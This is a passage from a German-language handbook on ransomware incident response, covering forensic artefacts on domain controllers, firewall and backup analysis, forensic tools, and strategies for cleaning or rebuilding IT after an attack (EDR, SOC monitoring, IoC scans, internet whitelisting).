jeden Fall geprüft werden. Wenn zum Zeitpunkt des Angriffs bereits ein EDR-Tool installiert

war, liefert dieses potenziell ebenfalls eine gute Übersicht über das, was auf einem System passiert ist.

15.6.2 Artefakte auf DCs

Auf DCs sollten die Änderungen im AD seit dem angenommenen Beginn des Angriffs geprüft werden. Auch Objekte im AD haben in der Regel Zeitstempel als Attribut gespeichert (z. B. whenCreated bei User-Objekten). Diese sind wichtige Indikatoren für Änderungen durch Angreifer. Grundsätzlich können diese Attribute mit ausreichend Rechten manipuliert werden, allerdings wäre dieses Vorgehen unüblich für Täter aus dem Umfeld Ransomware. Besonders interessant sind die Änderungen an Gruppenrichtlinien (GPOs), da sie oft zur Verteilung der Verschlüsselung genutzt werden. Auch GPOs haben ein Anlage- und Änderungsdatum, nach dem sortiert werden kann.

Ebenso von Interesse sind Neuanlagen und Passwortänderungen von Benutzerkonten, die manche Angreifer machen, um mit unauffälligen Konten zu agieren („vmadmin“, „backupadmin“, „dcadmin“). Dazu werden die Konten mit den neuesten Erstellungs- und Änderungsdaten geprüft. Aktuelle Änderungen auf dem SYSVOL-Share können auch mit dem Angriff zusammenhängen. Auf diesem können z. B. die Logon-Skripte geändert und ein Autostart-Mechanismus etabliert werden. Der erste Indikator wäre ein neuer Änderungszeitstempel an diesen Dateien.

Die Eventlogs von DCs enthalten auch Informationen über Authentifizierungen in der Domäne und können nützlich sein, um Angriffe auf Protokolle (z. B. Kerberos) zu identifizieren. In vielen Fällen sind diese Eventlogs allerdings bereits herausrotiert und müssen, falls notwendig, aufwendig aus dem Backup extrahiert werden.

15.6.3 Firewall-Logs

Wenn die Firewall auch Logs zu erfolgreichen Verbindungen aufgezeichnet hat, sind diese Logs eine gute Quelle, um C2-Verbindungen zu identifizieren. Manche Firewall-Systeme zeichnen zusätzlich auch die Datenmengen von Übertragungen auf. Eine Analyse dieser Logs zeigt schnell einige Kandidaten für einen Datenabfluss.

Wenn ein Proxy für Internet-Whitelisting aufgebaut wird, dann sind alte Logs des Surf-Traffics vor dem Initial Access eine gute Quelle für die Zusammenstellung einer ersten Whitelist.

15.6.4 Backupsystem

Wird ein Backupsystem von der internen IT als verschlüsselt identifiziert, sollte dies forensisch verifiziert werden. In wenigen Fällen stellte sich die Ersteinschätzung als falsch heraus und die eigentlichen Backup-Dateien waren unverschlüsselt.

15.7 Forensik Werkzeuge

Welche Werkzeuge zur Analyse eingesetzt werden, ist, wie vieles in der IT, beinahe eine Glaubensfrage unter Forensikern. Solange das Ergebnis stimmt, sollte die Frage nach dem eingesetzten Tool nicht weiter von Belang sein.

Widmet man sich dennoch kurz der Suche nach Forensik-Tools, fällt schnell auf, dass nicht alle großen kommerziellen Forensik-Suites für eine Ransomware-Forensik gleich geeignet sind. Jede Suite hat ihre Stärken in der Analyse, zum Beispiel ist X-Ways ideal zur Suche von Daten in gelöschten Partitionen und hat einen umfangreichen Viewer für Dateien. KAPE dagegen führt sehr gezielte Analysen durch, die auch in einer Ransomware-Forensik nützlich sind (z. B. Aufbereitung der ShellBags). Nicht alle Forensiker arbeiten mit einer fertigen Suite oder ergänzen diese um zusätzliche Analysen. Oft werden für Auswertungen eine Menge kleinerer Tools verwendet, die speziell für einen einzelnen Zweck entwickelt wurden. Dies sind meistens Open-Source-Projekte anderer Forensiker.

Am Ende lässt sich mit Sicherheit sagen, dass die Qualität der Analyse nicht allein vom Tool abhängt („*a fool with a tool is still a fool*“). Sehr viel wesentlicher ist die Kompetenz des Forensikers, das richtige Tool einzusetzen und die technischen Auswertungen zu lesen und zu interpretieren. Eine Liste bewährter Tools aus den Fällen der Autoren findet sich im Anhang, Abschn. [25.9](#).

Wiederherstellung

16

Die Wiederherstellung des Leistungsumfangs der IT und OT in den Zustand vor dem Angriff soll so schnell wie möglich erfolgen. Allerdings dürfen die Systeme selbst nicht in den gleichen Zustand wie vorher gebracht werden. Offensichtlich war die Absicherung gegen Angriffe nicht hoch genug. Gleichzeitig schwebt über allem die Angst, dass die Verschlüsselung wieder startet oder die Angreifer noch immer Zugriff ins Netz haben. *Ziel der Wiederherstellung der IT ist also der Aufbau einer IT mit den früheren Businessfunktionen, aber mit erhöhter Sicherheit und der Gewissheit, dass keine Artefakte oder Zugriffsmöglichkeiten der Angreifer mehr vorhanden sind.*

16.1 Wiederaufbaustrategien

Um dieses Ziel zu erreichen, gibt es mehrere Strategien. Eine der wichtigsten Entscheidungen ist es, ob man einen vorgeschalteten Notbetrieb implementiert (wie in Kap. 10 beschrieben) oder sofort mit der IT-Wiederherstellung beginnt. Wenn ein Notbetrieb implementiert wurde, ist der Zeitdruck für die Wiederherstellung weniger hoch. Allerdings sind dafür auch 1–2 Wochen ins Land gegangen, die Wiederherstellung kann also erst später starten. Dafür ist die forensische Aufklärung auch 1 Woche weiter fortgeschritten und es liegen eventuell bereits einige Ergebnisse vor.

Die zweite Entscheidung muss zwischen „Neuaufbau“ und „Säubern“ getroffen werden.

„Säubern“ der bestehenden IT-Infrastruktur bedeutet, die zerstörte IT-Infrastruktur aus existierenden Backups wiederherzustellen und die noch funktionalen Teile der IT-Infrastruktur weiterzubetreiben. Da die Angreifer noch im Netzwerk sind, werden diese

mit geeigneten Maßnahmen in Schach gehalten und schrittweise soweit möglich aus dem Netzwerk gedrängt. Zusätzlich wird die Infrastruktur nach dem aktuellen „State of the Art“ nachgesichert (siehe z. B. Kap. 19 und 20).

„Neuaufbau“ bedeutet, dass ganz im Sinne „*never waste a good crisis*“ eine neue, voll vertrauenswürdige Infrastruktur aufgebaut wird. Der Vorfall wird als Chance begriffen, die IT nun – vor allem, aber nicht ausschließlich sicherheitstechnisch – auf neue Beine zu stellen. Die Systeme, Dienste und Applikationen werden komplett neu nach aktuellem Stand der Technik (keine Legacy-Systeme mehr) aufgebaut. Eventuell werden lokale Systeme nicht mehr neu installiert, sondern Funktionen sofort in die Cloud umgezogen. Dies erfolgt priorisiert nach Geschäftsanforderungen, beginnend mit den Clients und wichtigen IT-Infrastruktur-Systemen. Direkt beim Aufbau werden die bereits angedachten bzw. geplanten IT-Modernisierungen (Cloudmigration, Zero Trust) sowie aktuelle Design- und Konfigurationsempfehlungen für moderne, sichere Infrastrukturen mitberücksichtigt (siehe z. B. Kap. 19 und 20). Von der vorhandenen Umgebung und aus dem Backup werden nur die Daten ohne die Installationen, Executables und Skripte übernommen.

16.2 Wiederaufbau planen

In den folgenden Kapiteln werden die Strategien „Säubern“ und „Neuaufbau“ jeweils in der risikoarmen Lehrbuch-Variante „Play it safe“ vorgestellt. In der Praxis ist die Entscheidung für Säubern oder Neuaufbau aber keine Entweder-oder-Entscheidung und die Strategien können gleichzeitig für verschiedene Systeme verwendet werden. Um das Risiko gering zu halten, ist zu beachten, dass eine Mischung der Strategien nicht wahllos, sondern nach einem klaren Plan erfolgt. Auch bei den Maßnahmen der hier vorgestellten, risikoarmen „reinen Lehre“ kann man Abstriche machen. Es ist jedoch wichtig, die jeweilige Reinform zu kennen, um das zusätzliche Risiko von Abkürzungen einschätzen zu können. Die getroffenen Entscheidungen, welche Systeme mit welcher Strategie wiederhergestellt werden und mit welchem Risikoappetit dabei vorgegangen wird, müssen in einem Wiederaufbauplan dokumentiert und mit dem CMT abgestimmt werden.

Typische Beispiele wären:

- Ist z. B. klar, dass die Angreifer Linux-Maschinen nicht angreifen, kann die Entscheidung lauten: „Windows-Umgebung neu aufbauen, Linux-Systeme säubern.“ Das Risiko wäre dabei unverändert gering.
- Die Entscheidung kann auch für verschiedene Standorte oder legale Entitäten unterschiedlich getroffen werden. Wenn die IT-Systeme technisch separierbar sind, ist auch dies mit wenig Zusatzrisiko verbunden.
- Ist die Neuinstallation aller Clients zu aufwendig, kann die Strategie „Neuaufbau“ auf die Server beschränkt werden. Die Clients werden dann ohne Neuinstallation in die neue Domäne umgezogen, von dort mit Updates, den neuen Sicherheitsrichtlinien

und einem EDR-System versorgt. Da die neuen Server mit einer gut gewarteten Firewall in einem Netzwerksegment von den Clients getrennt sind, ist das Zusatzrisiko überschaubar.

- Ein sehr risikoaffiner Sonderfall der „Säuberung“ wäre, die IT ohne Internetzugang so schnell wie möglich ohne große Forensik und Säuberungsvorgänge wieder aufzubauen und dann mit Updates und einem EDR-System zu versorgen. Im neuen Netzwerk werden möglichst viele Sicherheitsools implementiert (modernes Intrusion-Prevention-System, Threat Feeds auf der Firewall, Microsegmentierung im Audit Mode, 24/7 Live-Monitoring, Live-Forensik, Live-Response). Sobald dies erfolgt ist, wird der Internetzugang per Whitelisting langsam wieder geöffnet. Dem hohen Risiko einer Neuinfektion steht hier die Geschwindigkeit gegenüber, mit der wieder eine IT steht. Sollte das Risiko eintreten und die Angreifer wieder Zugriff bekommen, geben die nun verfügbaren Sicherheitsprotokolle Auskunft über das Vorgehen und man kann den Prozess von vorn wiederholen.
- Eine Spielart des Neuaufbaus ist es, sämtliche Systeme sofort in der Cloud neu zu implementieren. Um die langsame Geschwindigkeit des Neuaufbaus zu kompensieren, wird die alte Infrastruktur im Notbetrieb mit einer Internet-Whitelist vorsichtig geöffnet und so mit weiteren Funktionen versehen. Einzelnen „neuen“ Cloud-Only Clients wird per Remote-Desktop ein Zugriff auf die Notbetriebsinfrastruktur ermöglicht.

Um eine gute Entscheidung zu treffen, müssen die Optionen abgewogen werden. Dies ist firmenspezifisch sehr unterschiedlich. Die folgenden Fragen geben eine Orientierungshilfe, welche Aspekte in der Diskussion zu berücksichtigen sind:

- Wie viel Wertschöpfung deckt der Notbetrieb ab?
- Wie ineffizient ist der Notbetrieb, wie schmerhaft sind die notwendigen Workarounds?
- Welche Rolle spielt die Produktions-IT/-OT?
- Wie wichtig ist die Sicherung forensischer Beweise?
- Wie sicherheitstechnisch verrottet ist die bisherige Infrastruktur?
- Wie gut sind die vorhandenen Pläne für eine IT-Modernisierung bereits ausgearbeitet?
- Wie hoch ist das Know-how der verfügbaren IT-Kräfte?
- Wie schnell können weitere, externe Experten mit an Bord gebracht werden?
- Wie hoch ist der Risikoappetit der Firma bzgl. einer Reinfektion oder eines getrennten Angriffs?
- Wie lange kann das Unternehmen mit Provisorien leben?
- Wie konsequent kann eine später notwendige langfristige Überwachung eines nicht komplett gesäuberten Systems betrieben werden?
- Wie viel Veränderung in der IT verkraftet die Firma?

Es reicht anfangs, ein paar grundlegende Strategiefragen mit den Key Playern in der IT zu klären. Die Planung wird sich im zeitlichen Verlauf noch ändern. Zum einen werden neue

forensische Erkenntnisse den Weg beeinflussen, zum anderen können unvorhergesehene Schwierigkeiten Änderungen erfordern. Wenn sich das CMT entscheidet, der Forderung der Täter nachzukommen, ist das Risiko eines erneuten Zugriffs dieser Gruppe in den nächsten Monaten gering und die Risikoabwägung im Wiederherstellungsplan verändert sich.

16.3 Wiederherstellungsstrategie „Säubern“

Säubern ohne Notbetrieb wäre der generelle Lösungsansatz der klassischen Lehrbücher für Cyberangriffe. Zuerst werden Beweise sichergestellt und diese forensisch analysiert. Am Ende hat man mit ausreichend hoher Sicherheit die Vorgehensweise der Angreifer aufgeklärt und die verwendeten Tools und Programme identifiziert. Mit diesem Wissen werden die aus dem Backup wiederhergestellten oder noch laufenden Systeme in einer Quarantäne-Umgebung gesäubert, nachgesichert und wieder in Betrieb genommen.

Eine umfassende Forensik nach einem Ransomware-Angriff kann zwei, oft sogar drei, vier oder mehr Wochen dauern. Führt man diesen Prozess sequenziell durch, entsteht am Anfang der Krisenreaktion eine recht lange Wartezeit auf die Ergebnisse der Forensik, in denen keine größeren Wiederherstellungsbemühungen stattfinden und damit der Betrieb größtenteils stillgelegt ist. Ein vorgeschalteter Notbetrieb kann diesen Effekt abmildern, hat aber den Nachteil, dass eventuell Beweise vernichtet werden, die für die Aufklärung der Vorgehensweise in dieser Wiederherstellungsstrategie essenziell sind. In der Praxis wird man eine Parallelisierung von Forensik und Säuberung anstreben.

Diese Parallelisierung kann so weit gehen, dass man den Notbetrieb ohne Internetverbindung auf die gesamte IT- und OT-Landschaft ausdehnt und eine generische, nicht fallspezifische Nachsicherung und Säuberung ohne Quarantänezone „in place“ während des Notbetriebs macht. Die forensischen Ergebnisse werden dann „nur“ dazu genutzt, um die Säuberung schrittweise zu intensivieren und damit die Internetverbindungen sukzessive wieder öffnen zu können.

Geht man etwas sequenzieller vor, baut man parallel zur Forensik eine Säuberungs-umgebung („Waschmaschine“) vor, die gut automatisiert ist und skaliert. Liegen genug Informationen aus der Forensik vor, kann ein Netzwerk innerhalb weniger Wochen komplett gesäubert werden, wenn die zugehörigen Verfahren abgestimmt sind. Damit kann auch der eventuell eingerichtete Notbetrieb nach wenigen Wochen wieder beendet werden.

In der Praxis funktioniert die Säuberung umso schneller, je einheitlicher die IT ist. Viele unterschiedliche Server mit unterschiedlichen Voraussetzungen, viele zusammenhängende und aufeinander aufbauende IT-Systeme mit undokumentierten Schnittstellen verlängern die Säuberung oft um Wochen.

16.3.1 Forensik durchführen

Um einer erneuten Reinfektion des Netzwerks durch die gleichen Angreifer vorzubeugen, müssen viele Informationen vorhanden sein: Welche RAT wurden verwendet? Haben sich die Täter weitere Hintertüren zum Netzwerk gelegt? Wenn ja, wo sind die? Welche Informationen haben die Angreifer erbeutet, die ihnen einen erneuten Zugang von außen geben könnten (Passwortlisten, Wartungszugänge etc.). Haben die Angreifer neue Benutzer angelegt, mit denen sie per VPN oder mittels anderer Homeoffice-Zugänge (z. B. Remote Desktop) in ein wiederhergestelltes Netz eindringen können?

Im realen Leben wird die Forensik (siehe Kap. 15) nicht auf alle diese Fragen eine Antwort mit 100%iger Gewissheit liefern können. Oft sind wichtige Logs verschlüsselt und nicht im Backup. Meist ist das Unternehmen nicht auf forensische Untersuchungen vorbereitet (siehe Kap. 21) und die Konfiguration des Loggings wichtiger Systeme ist nicht gut genug oder die Logdateien reichen nicht weit genug zurück.

In den meisten Firmen werden die Arbeitsplatz-PCs bzw. Laptops nicht auf Systemebene gesichert. Spätestens wenn die Angreifer Clients, die sie verwendet haben, am Ende ihrer Tätigkeit verschlüsseln, verlaufen Spuren oft im Sand. Hat man die Vorgehensweise in einem Fall nicht vollständig aufgeklärt, bleibt beim Säubern der Systeme ein Restrisiko bestehen, das von Fall zu Fall unterschiedlich groß ist. Dieses Risiko wird in der Folge durch verschiedene, fallspezifische Maßnahmen abgemildert.

16.3.2 Netzwerk vorbereiten

Falls noch nicht geschehen, wird das Netzwerk wie in Abschn. 10.2 beschrieben vorbereitet. Um die maximale Geschwindigkeit der Wiederherstellungsstrategie „Säubern“ zu erreichen, sollten die Netzwerksegmentierung und das IP-Konzept des früheren Netzwerks im neuen, gesäuberten Netzwerk beibehalten werden. Das bisherige infizierte, schwarze Netz (z. B. aus dem Notbetrieb) sollte, wenn möglich, davon dennoch getrennt bleiben. Die Herausforderung, zwei getrennte Netze mit gleichem IP-Konzept zu fahren, ist hoch. Eine (riskantere) Alternative ist die Säuberung „in place“, bei der sich gesäuberte und noch nicht gesäuberte Rechner im gleichen Netzwerk befinden. Ein neues „weißes“ Segment wird in diesem Fall nicht benötigt.

16.3.3 Infrastrukturkonfiguration säubern

Die Angreifer haben meist Artefakte in der Windows-Domäne hinterlassen (siehe Kap. 5). Auch andere Elemente der Infrastruktur können durch die Angreifer verändert worden sein (Firewall, Verwaltung der Virtualisierung etc.). Diese Elemente der Infrastruktur

müssen gesäubert werden, die Vorgaben dafür macht die Forensik. Die notwendigen Maßnahmen unterscheiden sich im Einzelfall. In der Praxis gibt es allerdings einige Aktionen, die in vielen Fällen notwendig sind. Diese werden in diesem Kapitel beschrieben.

Wiederinbetriebnahme der Domäne

Als erster Schritt müssen die DCs wieder in Betrieb genommen werden. Dabei muss strikt darauf geachtet werden, dass die Domäne nicht insgesamt aus der Synchronisation gerät. Sollte dies passieren, ist die Domäne gründlicher zerstört, als das eine Ransomware je könnte. Die Empfehlung ist daher, nur einen(!) DC durch die Säuberungsmaschinerie (siehe Abschn. 16.3.4) wieder in Betrieb zu bringen und alle weiteren DCs neu aufzusetzen und neu zu synchronisieren. Dies gilt auch für alle DCs, die eventuell in Außenstellen vorhanden sind. Sollte der Wiederaufbau in mehreren Lokationen parallel vorangetrieben werden, ist vor dem netzwerktechnischen Zusammenschalten die Synchronisationsproblematik zwischen den nun unterschiedlich weitergeführten DCs zu lösen. Eine einfache Lösung gibt es hierzu nicht, eventuell müssen die Domänen auf Dauer getrennt bleiben und können erst später migriert werden. Ein ähnliches Problem existiert in kleinerer Form bei allen anderen Clustersystemen (wie Hyper-V, Exchange Server oder Datenbanken). Auch hier empfiehlt es sich, nur einen Cluster Node wieder in Betrieb zu bringen und dann mit weiteren, neu aufgesetzt Nodes zu ergänzen.

Säuberung der Domäne

Wenn die DCs wieder laufen, muss die Domäne gemäß den forensischen Erkenntnissen gesäubert werden. Die Angreifer haben möglicherweise GPO-Einträge verändert, zusätzliche Benutzer angelegt, alte Benutzer reaktiviert oder bei lang inaktiven Benutzern das Passwort verändert. Alle Veränderungen, die die Täter gemacht haben, müssen jetzt rückgängig gemacht werden.

Passwörter ändern

Oft müssen zur Säuberung des Gesamtnetzwerks alle Passwörter geändert werden, da diese den Angreifern potenziell bekannt geworden sind. Dies schließt auch die Passwörter aller technischen Benutzer¹ mit ein. In Netzwerken mit schlechter Dokumentationslage erzeugt ein solcher Wechsel häufig größere Schwierigkeiten im Betrieb und verzögert die Wiederinbetriebnahme.

Admin-Netz aufbauen

Sehr häufig erfordern es die forensischen Erkenntnisse, dass parallel ein sicheres Admin-Netz aufgebaut wird, von dem aus die Produktivinfrastruktur verwaltet wird. Dies kann ein dedizierter AD-Forest sein, der hinter einer Firewall einen externen, eingehenden One-Way Trust von der Produktivdomäne hat. Manchmal sind dedizierte Admin-Laptops

¹ Inklusive interner Dienstkonten wie z. B. krbtgt.

oder dedizierte, remote bedienbare Administrationsstationen (z. B. per RDP oder Citrix) notwendig („Jump Hosts“). Mit einer solchen Struktur können die Administrationsmöglichkeiten auf diese neu aufgesetzten Infrastrukturen beschränkt und eventuell noch vorhandene Administrationsmöglichkeiten der Angreifer abgeschaltet werden.

E-Mail-Infrastruktur härten

Die Angreifer haben häufig E-Mail-Postfächer ausgeleitet. Die Gefahr gut gemachter Spear-Phishing-E-Mails erhöht sich dadurch für das eigene Unternehmen und die Partner. Vor der Wiederinbetriebnahme der Mailserver muss daher häufig der Spamschutz erhöht werden. State of the Art wäre ein cloudbasierter E-Mail-Spamschutz mit Link Replacement und einstweilen recht streng eingestellten Schwellwerten für die Spam- und Phishing-Erkennung.

VPN-Zugänge härten

Bevor der VPN-Zugang in die gesäuberten Netze wieder aktiviert werden kann, müssen die Passwörter geändert und eine MFA eingerichtet werden. Dasselbe gilt für alle anderen Zugänge von außen, falls diese laut Forensik im Angriff eine Rolle gespielt haben.

16.3.4 Server und Clients säubern

Um Server und Clients zu säubern, gibt es zwei Optionen:

- Die Säuberung erfolgt von einer frischen Installation („clean source“) aus, die Zugriff auf die Festplatten der potenziell infizierten Maschine hat. Dies kann ein bootbarer USB-Stick oder ein Computer sein, an den die Festplatte des zu säubernden PCs (oder ein virtuelles Festplattenimage eines Servers) temporär angeschlossen wird.
- Die Säuberung erfolgt mit einem Skript in der laufenden, potenziell infizierten Installation. Dies ist riskanter, erlaubt aber eine höhere Wiederherstellungsgeschwindigkeit.

In jedem Fall wird ein Skript zur Ausführung gebracht, das die Säuberung durchführt. Diese Prozedur wird oft „Waschmaschine“ genannt. Welche Säuberungsschritte der Vorgang genau enthält und welches Restrisiko am Ende übrigbleibt, bestimmt die Forensik.

Am Ende des Säuberungsprozesses werden die Geräte in das finale („weiße“) Netzwerk verschoben. Einer der wichtigsten Punkte beim Säubern ist es zu notieren, welche Server und Clients bereits gesäubert sind, und diese zu markieren. Falls ein Notbetrieb aufgebaut wurde, ist es – je nach forensischen Erkenntnissen – wichtig, dass die gesäuberten Geräte nicht nochmals mit der alten, infizierten Domäne in Berührung kommen. Das Management der Säuberung muss durchdacht und durchgeplant sein. Idealerweise wird ein Mitarbeiter bestimmt, der die Maßnahmen koordiniert, überwacht und dokumentiert.

Einige typische Maßnahmen, die während der Säuberung meist notwendig sind, werden im Folgenden erläutert.

Suche nach IoCs

Aus der Forensik kommen Erkenntnisse über die Namen der Tools, die die Angreifer verwendet haben und in welchem Pfad diese abgelegt wurden. Außerdem werden oft Hashwerte von Programmen oder IP-Adressen von Servern der Täter identifiziert. Diese Artefakte (IoCs) werden im Rahmen der Säuberung im Dateisystem, in den Logdateien (Windows Event-logs), in der Registry bzw. in den Browserdaten gesucht. Schlägt die Suche an, gibt es von der Forensik eventuell Anweisungen, wie man die Infektion rückgängig machen kann. Höchstwahrscheinlich wird der PC aber zur manuellen Untersuchung an die Forensik gegeben und muss danach neu aufgesetzt werden.

Scanner Läufe

Klassischerweise laufen während der Säuberung mehrere Scanner über die zu säubern Daten. Diese Tools suchen zum einen die in der Forensik gefundenen Artefakte, prüfen aber auch auf generelle Hinweise. Sehr gerne wird der auf YARA-Regeln basierende THOR-Scanner (<https://www.nextron-systems.com/thor>) benutzt. Alternativ bietet sich z. B. Velociraptor (<https://docs.velociraptor.app/>) an. Es gibt aber auch viele Werkzeuge der Virenschutz- und EDR-Hersteller, die verwendet werden können. Wichtig ist, dass ein rein patternbasierter Virenschutz keine Sicherheit bietet. Zum einen wäre der Angriff nicht passiert, wenn die Virenschutzsysteme korrekt angeschlagen hätten. Zum anderen werden die Werkzeuge entweder für jeden Angriff neu programmiert oder sind bereits auf dem Rechner vorhanden (LoL). Insofern sind Scanner-Läufe wie des Microsoft Safety Scanners² oder des bestehenden Virenschutzsystems nur geeignet, ältere, auf dem Rechner noch vorhandene Schadsoftware zu entfernen. Für das Säubern der aktuellen Infektion sind diese Werkzeuge nicht nützlich – im Gegenteil, oft wird ein falsches Gefühl von Sicherheit vermittelt („der Virenschanner hat nichts gefunden“).

Updates durchführen und Installation härten

Oft erfordert es die Forensik, dass alle Serverbetriebssysteme und alle installierten Applikationen und Tools auf den aktuellen Stand gebracht werden. Hier empfiehlt es sich, genau hinzuschauen. Der Aufwand für ein solches Update ist in der Praxis oft so hoch, dass es einfacher ist, die Wiederherstellungsstrategie „Neuaufbau“ zu verfolgen. Es ist daher Aufgabe der Forensik, die minimal notwendigen Updates für die Wiederaufnahme des Betriebs

² <https://learn.microsoft.com/de-de/microsoft-365/security/intelligence/safety-scanner-download>) – Achtung: Dieser Scanner liefert eventuell während des Durchlaufs Warnungen, die am Ende durch einen Abgleich in der Cloud als „false positives“ verworfen werden. Wichtig sind daher nur die Ergebnisse, die am Ende stehen bleiben, Warnungen, die während des Scannerlaufs erscheinen, sind irrelevant.

zu definieren. Die sicherheitstechnisch sinnvollen Schritte erfolgen nach Wiederaufnahme des Betriebs in einem getrennten Projekt (siehe Abschn. 16.3.7).

Insbesondere die Aktualisierung des Malware-Schutzes und die Installation eines EDR-Tools werden in nahezu jedem Fall ein Teil der Säuberungsprozesse sein.

Makros abschalten

Ebenso wird häufig die Abschaltung von Makros in den Microsoft-Office-Programmen und die Konvertierung alter Office-Dokumente (.doc, .xls und .ppt) in die jeweils neuen, makrofreien Formate (.docx, .xlsx und .pptx) auf den Fileservern und allen gesäuberten Clients gefordert. Dies ist primär der Fall, wenn der Patient Zero nicht gefunden wurde und der Initial Compromise nicht aufgeklärt werden konnte.

Lokale Admin-Accounts absichern

Oft ist es ein Element der Säuberung, auf den Clients den aktuellen Benutzer aus der Gruppe der lokalen Administratoren für dieses Gerät zu entfernen. Zusätzlich gibt es häufig die Anforderung, Accounts mit lokalen Admin-Berechtigungen (Built-in-Administrator, Service User für Softwareverteilung etc.), die auf allen PCs das gleiche Passwort haben, zu individualisieren. Dies führt dazu, dass während der Säuberung Listen mit Passwörtern erstellt werden müssen. Alternativ kann dies durch die zeitgleiche Einführung der Local Administrator Password Solution (LAPS) von Microsoft erledigt werden.

Wartezeit in der Quarantäne

Manchmal fordert die Forensik, dass die Rechner eine bestimmte Zeit (1–3 Tage) in der Quarantänezone verbleiben, damit Schadsoftware, die sich verzögert aktiviert, auch noch erkannt werden kann.

16.3.5 Sichtbarkeit erhöhen

Im Idealfall wird die Infrastruktur komplett gesäubert. In der Praxis bleibt ein (je nach Fall eventuell signifikantes) Risiko, dass weiterhin Artefakte der Angreifer im Netz verbleiben. Außerdem hat sich die Infrastruktur bereits einmal als angreifbar erwiesen. Das Risiko eines erneuten, vom aktuellen Fall unabhängigen Angriffs ist daher ebenso vorhanden.

EDR implementieren

Die Installation eines EDR-Tools auf jedem gesäuberten Server und Client-PC ist wohl die wichtigste Maßnahme, um diese Risiken zu adressieren. Da so ein Tool im Fall der Fälle schnell benötigt wird, bringen manchmal die Cyberversicherung oder der DFIR-Berater Empfehlungen für ein entsprechendes Tool mit. Während einige Berater technologieoffen sind, sind andere durch Partnerschaften und Reseller-Verträge an ein Produkt gebunden.

Security Operation Center (SOC) beauftragen

Die Installation eines solchen Werkzeugs allein ist nutzlos, wenn die generierten Meldungen nicht überwacht werden. Ab Beginn der Säuberung muss daher ein SOC bereitstehen, das die auftretenden (Warn-)Meldungen 24/7 überwacht und ggf. sofort einschreitet. In diese Überwachung müssen neben den EDR- und Malwareschutzsystemen auch weitere sicherheitsrelevante Quellen eingebunden werden. An erster Stelle sind dies die Logdateien der Firewall. Zudem sind die Logeinstellungen der Firewall entsprechend anzupassen (idealerweise „Full Logging“). Während aus betrieblicher Sicht interessant ist, welche Verbindungen eine Firewall blockt, ist die IT-Sicherheit hauptsächlich an den Kommunikationen interessiert, die nicht aufgehalten werden. Ebenso sollten die Benutzeraktivitäten im AD überwacht werden. Hier bietet sich die Installation und Anbindung der cloudbasierten Überwachungslösung Microsoft Defender for Identity³ zur Früherkennung unerwünschter Aktivitäten auf den DCs an.

Auch die Windows Eventlogs, insbesondere der DCs, der DNS-Dienste und der Webproxys (falls vorhanden), sollten an die Überwachung angebunden werden. Damit die Windows-Systeme sinnvolle Logs liefern, muss eine Advanced Audit Policy domänenweit via GPO implementiert werden (Vorschlag siehe Abschn. 25.2). Eine wichtige Erweiterung des Logging auf Windows-Systemen stellt das Programm Sysmon⁴ zur Verfügung. Es empfiehlt sich, dieses Werkzeug mit einer entsprechenden Konfiguration (Vorschlag siehe Abschn. 25.4) auf allen Windows-Systemen auszurollen und in die Überwachung einzubeziehen.

Sollte das SOC nicht bereits ein eigenes, zentrales System für das Security Logging und Monitoring mitbringen, bieten sich folgende Tools dafür an:

- Graylog (<https://www.graylog.org/>, Winlogbeat via Sidecars, Quickstart via Docker-Image (<https://www.graylog.org/downloads/>)),
- Hunting ELK (<https://github.com/Cyb3rWard0g/HELK>),
- Splunk (<https://www.splunk.com/>, <https://splunkbase.splunk.com/app/742/>, <https://splunkbase.splunk.com/app/3435>),
- Azure Log Analytics Workspace (<https://learn.microsoft.com/en-us/azure/azure-monitor/logs/log-analytics-workspace-overview>).

Ist die IT-Sicherheitsarchitektur im Bestandssystem vorher bereits miserabel gewesen, ist nun mit einer Vielzahl von Auffälligkeiten und Alarmen zu rechnen. Diese Alarme müssen von Sicherheitsexperten nachverfolgt werden („threat hunting“), um eine Reinfektion frühzeitig zu stoppen. Die Bearbeitung dieser Alarme verzögert die Wiederherstellung. In einigen Netzwerken ist eine Überwachung aufgrund der Menge der Alarme ohne umfangreiche Anpassungen nicht möglich. Dann bleibt nur die Möglichkeit, das höhere Restrisiko in Kauf zu nehmen oder die Wiederherstellungsstrategie zu wechseln.

³ <https://docs.microsoft.com/en-us/defender-for-identity/prerequisites>

⁴ <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

16.3.6 Internetzugang reglementieren

Üblicherweise startet das wiederhergestellte, gesäuberte Netz ohne Internetzugang. Als Nächstes werden der SMTP/E-Mail-Austausch und das VPN zu Remote-Standorten wieder aktiviert. Danach kommen allmählich weitere Dienste hinzu. Bekommt ein infizierter PC freien Zugang ins Internet, meldet sich dieser bei den Angreifern zurück (Stichwort: C2-Verbindung, Abschn. 5.3). Besteht nach der Forensik und der Säuberung ein Risiko, dass dies passieren könnte, ist die Reglementierung des Internetzugangs eine weitere Maßnahme zur Risikominimierung. Dazu gibt es mehrere Möglichkeiten. Eine davon ist die Einrichtung eines Internet-Whitelists. Die Computer im Netzwerk können dabei nicht frei ins Internet kommunizieren, sondern werden über einen Proxy geleitet oder nur auf einzelne IPs und Ports freigeschaltet. Einige Firewalls haben entsprechende Funktionen eingebaut (entweder direkt im Regelwerk oder über eine Proxy-Funktion). Ansonsten muss ein dediziertes System (z. B. Linux mit Squid Proxy) dafür benutzt werden. Danach werden über einen Beantragungsprozess bedarfsgerecht Kommunikationsmöglichkeiten freigeschaltet. Sind alte Logdateien eines Proxys vorhanden, kann eine Anfangskonfiguration mit den häufig benutzten Diensten und Internetadressen generiert werden. Ziel ist es, Internetzugriffe aus dem internen Netz nur noch auf geschäftsrelevante Internetadressen zuzulassen. Die Freischaltung erfolgt DNS-basiert nach dem Muster „*.domain.com“. Freischaltungen auf IP-Basis sind nicht sinnvoll, sofern es sich nicht um Partnerfirmen bzw. Dienste handelt, bei denen die IP-Adresse statisch ist.

Eine Alternative zum Internet-Whitelisting ist es, die freie Internetkommunikation (Anwenderzugriff auf Webseiten) über getrennte Systeme zu führen. Hier gibt es mehrere mögliche Optionen:

- dedizierte Internet-Clients an Standorten/Abteilungen via getrenntes Netz (z. B. WiFi-Gastnetz),
- Browser auf Terminal-Servern via Remote/Published App,
- Windows 365 Cloud-PC (<https://www.microsoft.com/en-us/windows-365>),
- virtuelle Browser bei einem Cloud-Dienst (z. B. <https://www.zscaler.com/technology/browser-isolation>),
- dedizierte Browser wie WebGap Remote Browser (<https://webgap.io/>), Authentic8 Silo (<https://www.authentic8.com/>) oder andere.

